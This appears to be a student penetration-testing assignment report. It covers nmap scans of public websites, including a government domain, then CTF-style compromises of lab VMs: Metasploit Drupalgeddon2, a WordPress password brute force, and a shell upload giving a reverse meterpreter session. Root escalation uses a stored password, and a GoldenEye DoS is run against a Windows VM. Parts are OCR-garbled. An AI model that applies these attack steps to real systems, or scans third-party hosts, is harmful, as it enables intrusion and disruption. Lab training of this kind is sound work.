

Assignment 4

TASK-1:

1. TITLE: Sniffing - Identify the websites that have vulnerable protocols to sniff

2. OBJECTIVE OF THE TASK: Now here we find the websites that are vulnerable to the protocols like HTTP, FTP, and POP in the sniffing phase and display the vulnerable information

3. STEP BY STEP PROCEDURE:

1. Now find the websites that can has the mentioned protocols like HTTP, FTP, and POP
2. Now search each vulnerability using nmap command.
3. Now we monitor requests at Wireshark to known in detail.

Websites: **testphp.vulnweb.com**

```
(root@kali)-[/home/kali]
# nmap 44.228.249.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 17:21 EST
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.017s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 7.85 seconds
```

Websites: **cpse-global.com**

```
(root@kali)-[/home/kali]
# nmap 168.119.136.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11
Nmap scan report for c21.eelserver.com (168.119.136.101)
Host is up (0.029s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
587/tcp   open  submission
```

Websites: **fgei.gov.pk**

```
(root@kali)-[/home/kali]
# nmap 203.124.44.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 17:28 EST
Nmap scan report for host201608.comsatshosting.com (203.124.44.110)
Host is up (0.043s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
587/tcp   open  submission
```

TASK-2:

1. TITLE: Server Hacking – Crack the servers and Find the Flags

2. OBJECTIVE OF THE TASK: we use to find the flags in the server by using various methods and exploits.

3. STEP BY STEP PROCEDURE:

1. Access the servers and use respective payloads to attack
2. Now use the different ways and searches for the flags and capture it.
3. Now use the payloads by entering to the servers.

Dc-1:

Now first use nmap search

```

# nmap -sV -sC -p- 10.0.2.9
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.0.2.9
Host is up (0.00062s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:6
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:8
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d
80/tcp    open  http     Apache httpd 2.2.22
|_ http-title: Welcome to Drupal Site | Drupal
| http-robots.txt: 36 disallowed entries (
| /includes/ /misc/ /modules/ /profiles/ /s
| /themes/ /CHANGELOG.txt /cron.php /INSTA
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.2.22 (Debian
|_ http-generator: Drupal 7 (http://drupal.c
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000   2,3,4          111/tcp     rpcbind
|   100000   2,3,4          111/udp     rpcbind
|   100000   3,4            111/tcp6    rpcbind
|   100000   3,4            111/udp6    rpcbind
|   100024   1              47405/udp6  status
|   100024   1              48947/tcp6  status
|   100024   1              50805/tcp   status
|_  100024   1              54847/udp   status
50805/tcp open  status    1 (RPC #100024)

```

2. Here we get the Drupal with version 7

3. Now use it at msfconsole frame work.

```

msf6 > search drupal 7
Matching Modules
#  Name
-  -
0  exploit/unix/webapp/drupal_coder_exec
1  exploit/unix/webapp/drupal_drupalgeddon2
2  \_ target: Automatic (PHP In-Memory)
3  \_ target: Automatic (PHP Dropper)
4  \_ target: Automatic (Unix In-Memory)
5  \_ target: Automatic (Linux Dropper)
6  \_ target: Drupal 7.x (PHP In-Memory)
7  \_ target: Drupal 7.x (PHP Dropper)
8  \_ target: Drupal 7.x (Unix In-Memory)
9  \_ target: Drupal 7.x (Linux Dropper)
10 \_ target: Drupal 8.x (PHP In-Memory)
11 \_ target: Drupal 8.x (PHP Dropper)
12 \_ target: Drupal 8.x (Unix In-Memory)
13 \_ target: Drupal 8.x (Linux Dropper)
14 \_ AKA: SA-CORE-2018-002
15 \_ AKA: Drupalgeddon 2

```

Interact with an existing SUDO binary and the first command and run the program path.

Disclosure Date	Rank	Conf	Check	Description
2016-07-13	excellent	Yes	Yes	Drupal CODER Module Remote Command Execution
2018-03-28	excellent	Yes	Yes	Drupal Drupalgeddon 2 Forms API Property Injection

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevation may be used to access the file system, escalate or maintain privileged access.

<https://www.exploit-db.com/exploits/45422/>

4. Now we go to set rhosts for the server.

```
[*] Unknown command: use!. Did you mean use? Run the help command for more details.
msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > options
[*] Unknown command: optionsms. Did you mean options? Run the help command for more details.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

  Name          Current Setting  Required  Description
  --          -
  DUMP_OUTPUT    false            no        Dump payload command output
  PHP_FUNC        passthru         yes       PHP function to execute
  Proxies         no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS         yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          80              yes       The target port (TCP)
  SSL            false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /               yes       Path to Drupal install
  VHOST          no              yes       HTTP server virtual host

File write
  It writes data to files. It may be used to do privileged writes or write files on
  system.

Payload options (php/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  LHOST         10.0.2.7         yes       The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

SUID
  The SUID bit set, it does not drop the elevated privileges or
  access the file system, escalate or maintain privileged access as a SUID binary.
  run --help, omit the -- argument on systems like Debian (<= Stretch) that
  shell to run with SUID privileges.

Exploit target:

  Id  Name
  --  --
  0    Automatic (PHP In-Memory)

This example creates a local SUID copy of the binary and runs it to maintain a
interact with an existing SUID binary skip the first command and run the prog
path.

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 10.0.2.9
rhosts => 10.0.2.9
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The service is running, but could not be validated.
[*] Sending stage (39927 bytes) to 10.0.2.9

Sudo
  If the binary is allowed to run as superuser by sudo, it does not drop the ex
  ternal process to avoid the file system, escalate or maintain privileged access
```

4. Now we go to set rhosts for the server.

Then travel through the files we get

- cat flag1.txt
- Every good CMS needs a config file and so do you is the first flag

After we go to root and capture the final flag it will shows as

The

- Well done

```
ls
thefinalflag.txt
cat thefinalflag.txt
Well done!!!!
```

HF2019-Linx server:

1. Now first use nmap search

```
(root@kali)-[~]
# nmap -sV -sC -p- 192.168.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at
Nmap scan report for 192.168.1.11
Host is up (0.0028s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.1.3
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
| End of status
```

2. Now we done anonymous login is also working so we done and reduces the work.





WordPress Security Scanner by the WPScan Team
Version 3.8.25

@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...

[i] Update completed.

[+] URL: http://192.168.1.11/ [192.168.1.11]

Interesting Finding(s):

[+] Headers

| Interesting Entry: Server: Apache/2.4.25 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.11/xmlrpc.php

| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

| References:

- | - http://codex.wordpress.org/XML-RPC_Pingback_API
- | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
- | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
- | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
- | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.11/readme.html

| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.1.11/wp-content/uploads/

| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.11/wp-cron.php

| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%

| References:

- | - <https://www.iplocation.net/defend-wordpress-from-ddos>
- | - <https://github.com/wpscanteam/wpscan/issues/1299>

```
| Location: http://192.168.1.11/wp-content/themes/twentyseventeen/
| Last Updated: 2024-11-12T00:00:00.000Z
| Readme: http://192.168.1.11/wp-content/themes/twentyseventeen/README.txt
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://192.168.1.11/wp-content/themes/twentyseventeen/style.css?ver=5.2.3
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo..
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 2.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.1.11/wp-content/themes/twentyseventeen/style.css?ver=5.2.3, Match: 'Version: 2.2'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] Requests Done: 194
[+] Cached Requests: 5
[+] Data Sent: 46.969 KB
[+] Data Received: 22.086 MB
[+] Memory used: 286.113 MB
[+] Elapsed time: 00:00:05

└─(root@kali)-[~]
```



```
(root@kali)~# ssh -oHostKeyAlgorithms=+ssh-rsa webmaster@192.168.1.11
(webmaster@192.168.1.11) Password:
Linux HF2019-Linux 4.19.0-0.bpo.6-amd64 #1 SMP Debian 4.19.67-2~bpo
The programs included with the Debian GNU/Linux system are free sof
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
flag.txt
root@HF2019-Linux:~# cat flag.txt
3dcdf93d2976321d7a8c47a6bb2d48837d330624
root@HF2019-Linux:~#
```

•Exploit EVM server:

1. Now first use nmap search

```
(root@kali)~# nmap -sV -sC -p- 10.0.2.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-28T18:12:14
Nmap scan report for 10.0.2.11
Host is up (0.00026s latency).
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu
ssh-hostkey:
  2048 a2:d3:34:13:62:b1:18:a3:dd:db:35:c5:5a:25:85:48:53:2a:50:c5:a0:b7:1a:ee:a4:d8:12:36:22:92:c7:32:22:e3:34:51:bc:0e:74:9f:
53/tcp    open  domain       ISC BIND 9.10.3-P4 (Ubuntu)
dns-nsid:
_ bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http          Apache httpd 2.4.18 (Ubuntu)
_http-title: Apache2 Ubuntu Default Page: It works
_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp   open  pop3          Dovecot pop3d
_pop3-capabilities: AUTH-RESP-CODE CAPA PIPELINING
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X
143/tcp   open  imap          Dovecot imapd
_imap-capabilities: LOGINDISABLEDA0001 post-login
445/tcp   open  netbios-ssn   Samba smbd 4.3.11-Ubuntu
MAC Address: 08:00:27:E2:A7:B2 (Oracle VM VirtualBox)
Service Info: Host: UBUNTU-EXTERMELY-VULNERABLE

Host script results:
smb2-time:
  date: 2024-11-28T18:12:14
  start_date: N/A
smb-os-discovery:
  OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
  Computer name: ubuntu-extermely-vulnerable-
  NetBIOS computer name: UBUNTU-EXTERMELY-VULNERABLE
  Domain name: \x00
  FQDN: ubuntu-extermely-vulnerable-m4ch1ne
```

2. By above open ports we need to use the payloads.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

you can find me at `/wordpress/` im vulnerable webapp :)

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Document Root



WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - <https://automattic.com/>
[@wpscan](https://twitter.com/wpscan), [@ethicalhack3r](https://twitter.com/ethicalhack3r), [@erwan_lr](https://twitter.com/erwan_lr), [@firefart](https://twitter.com/firefart)

Interesting finding(s):

```
-> Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

-> XML-RPC seems to be enabled: http://10.0.2.11/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

-> WordPress readme found: http://10.0.2.11/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

-> Upload directory has listing enabled: http://10.0.2.11/wordpress/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

-> The external WP-Cron seems to be enabled: http://10.0.2.11/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

-> WordPress version 5.2.4 identified (Insecure, released on 2019-10-14).
| Found By: Emoji Settings (Passive Detection)
| - http://10.0.2.11/wordpress/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.2.4'
| Confirmed By: Meta Generator (Passive Detection)
| - http://10.0.2.11/wordpress/, Match: 'WordPress 5.2.4'

[-] The main theme could not be detected.

-> Enumerating All Plugins (via Passive Methods)

[-] No plugins Found.

-> Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00

[-] No Config Backups Found.

[-] No WPScan API Token given, as a result vulnerability data has not been output.
[-] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

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virtu

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info

* The
conf
Call

```
[+] c0rrupt3d_brain
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
```

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ◀=====
```

```
[i] No Config Backups Found.
```

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0rrupt3d_brain / 24992499
Trying c0rrupt3d_brain / 24992499 Time: 00:02:57 <
```

```
[+] Valid Combinations Found:
| Username: c0rrupt3d_brain, Password: 24992499
```

```
Id  Name
--  --
0   WordPress

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 10.0.2.11
rhosts => 10.0.2.11
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[-] Msf::OptionValidateError One or more options failed to validate: USERNAME, PASSWORD.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 10.0.2.7
lhost => 10.0.2.7
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress
targeturi => /wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username c0rrupt3d_brain
username => c0rrupt3d_brain
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password 24992499
password => 24992499
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Authenticating with WordPress using c0rrupt3d_brain:24992499 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wordpress/wp-content/plugins/XgVvQqRaUP/FaBqpkIKSt.php ...
[*] Sending stage (39927 bytes) to 10.0.2.11
[+] Deleted FaBqpkIKSt.php
[+] Deleted XgVvQqRaUP.php
[+] Deleted ../XgVvQqRaUP
[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.11:37998) at 2024-12-01 10:30:06 -0500

meterpreter > cd /home
meterpreter > ls
Listing: /home

Mode                Size      Type      Last modified          Name
-----
040755/rwxr-xr-x    4096    dir      2019-11-01 15:50:53 -0400  root3r


meterpreter > cd root3r
meterpreter > ls
Listing: /home/root3r

Mode                Size      Type      Last modified          Name
-----
100644/rw-r--r--    515     fil      2019-10-30 12:20:18 -0400  .bash_history
100644/rw-r--r--    220     fil      2019-10-30 12:00:58 -0400  .bash_logout
100644/rw-r--r--    3771    fil      2019-10-30 12:00:58 -0400  .bashrc
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	515	fil	2019-10-30 12:20:18 -0400	.bash_history
100644/rw-r--r--	220	fil	2019-10-30 12:00:58 -0400	.bash_logout
100644/rw-r--r--	3771	fil	2019-10-30 12:00:58 -0400	.bashrc
040755/rwxr-xr-x	4096	dir	2019-10-30 12:04:22 -0400	.cache
100644/rw-r--r--	22	fil	2019-10-30 12:06:32 -0400	.mysql_history
100644/rw-r--r--	655	fil	2019-10-30 12:00:58 -0400	.profile
100644/rw-r--r--	8	fil	2019-10-31 16:20:35 -0400	.root_password_ssh.txt
100644/rw-r--r--	0	fil	2019-10-30 12:11:08 -0400	.sudo_as_admin_successful
100644/rw-r--r--	4	fil	2019-11-01 14:41:28 -0400	test.txt

```
meterpreter > cat .root_password_ssh.txt
willy26
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > cd /root
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > shell
Process 2739 created.
Channel 1 created.
ls
test.txt
cat test.txt
123
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu-extermely-vulnerable-m4ch1ne:/home/root3r$ whoami
whoami
www-data
www-data@ubuntu-extermely-vulnerable-m4ch1ne:/home/root3r$ su
su
Password: willy26
```

```
root@ubuntu-extermely-vulnerable-m4ch1ne:/home/root3r# ls
ls
test.txt
root@ubuntu-extermely-vulnerable-m4ch1ne:/home/root3r# cat test.txt
cat test.txt
123
root@ubuntu-extermely-vulnerable-m4ch1ne:/home/root3r# cd root
cd root
bash: cd: root: No such file or directory
root@ubuntu-extermely-vulnerable-m4ch1ne:/home/root3r# cd /root
cd /root
root@ubuntu-extermely-vulnerable-m4ch1ne:~# ls
ls
proof.txt
root@ubuntu-extermely-vulnerable-m4ch1ne:~# cat proof.txt
cat proof.txt
voila you have successfully pwned me :) !!!
:D
root@ubuntu-extermely-vulnerable-m4ch1ne:~#
```



Ap

ubuntu

Default welcome page
installation on Ubuntu systems.
Apache packaging is derived. If
at this site is working properly,
before continuing to operate y
if you are a normal user of this
that the site is currently unava
site's administrator.

Ubuntu's Apache2 default conf
into several files optimized for
documented in `/usr/share/doc`
documentation. Documentation
apache2-doc package was inst
The configuration layout for an
you can find me at `/wordp`

- `apache2.conf` is the main configuration files when st
 - `ports.conf` is always inclu listening ports for incoming
 - Configuration files in the `s` particular configuration an virtual host configurations.
 - They are activated by sym counterparts. These should `a2dissite`, and `a2enconf` information.
- The library is called `apach`
configuration, `apache2` ne
Calling `/usr/bin/apache`

TASK-3:

1. TITLE: DOS ATTACK ON WINDOWS 10

2. OBJECTIVE OF THE TASK: TO KNOW AND MONITER THE DOS ATTACK ON THE WINSOWS 10.

3. STEP BY STEP PROCEDURE:

1. OPEN KALI AND GET THE GOLDENEYE FROM GIT
2. NOW FIND IP OF THE TARGET WINDOWS IP NUMBER.
3. NOW START THE ATTACK AND CAPTURE IT ON THE WIRESHARK
4. NOW WE SEE THE SYSTEM PERFORMANCE IN THE RESPECTED TARGET SYSTEM.

C:\Windows\system32\cmd.exe

Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. All rights reserved.

C:\Users\vboxuser>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . :
Link-local IPv6 Address : fe80::e228:b742:d989:57d4%6
IPv4 Address. : 10.0.2.15
Subnet Mask : 255.255.255.0
Default Gateway : 10.0.2.1


C:\Users\vboxuser>

No.	Time	Source	Destination	Protocol	Length	Info
9711..	106.190964681	170.37.236.113	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.197105532	71.103.159.53	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.197245937	15.36.202.81	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.197407620	37.53.38.56	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.197547363	29.23.87.07	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.197683635	11.45.113.113	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.197822367	163.182.130.2	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.197966259	97.226.105.129	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.198099783	251.106.228.87	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.198239175	203.227.155.103	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.198380731	43.201.53.14	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.198519376	105.115.215.37	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.198660450	2.32.197.89	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.198799655	19.101.84.43	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.198937737	57.62.118.138	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.199084866	206.90.213.236	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.19923272	105.84.189.173	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.199360552	15.139.147	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.199500133	133.213.46.194	10.0.2.15	NBSS	174	NBSS Continuation Pe...
9711..	106.199637475	235.253.103.100	10.0.2.15	NBSS	174	NBSS Continuation Pe...


Task Manager

File Options View

Processes Performance App history Startup Users Details Services



CPU 12th Gen Intel(R) Core(TM) i5-12450H



Utilization Speed Base speed: 2.50 GHz
100% 2.50 GHz Sockets: 1
Processes Threads Handles Virtual processors: 1
138 1239 53995 Virtual machine: Yes
L1 cache: N/A

Up time
0:00:18:27

Fewer details Open Resource Monitor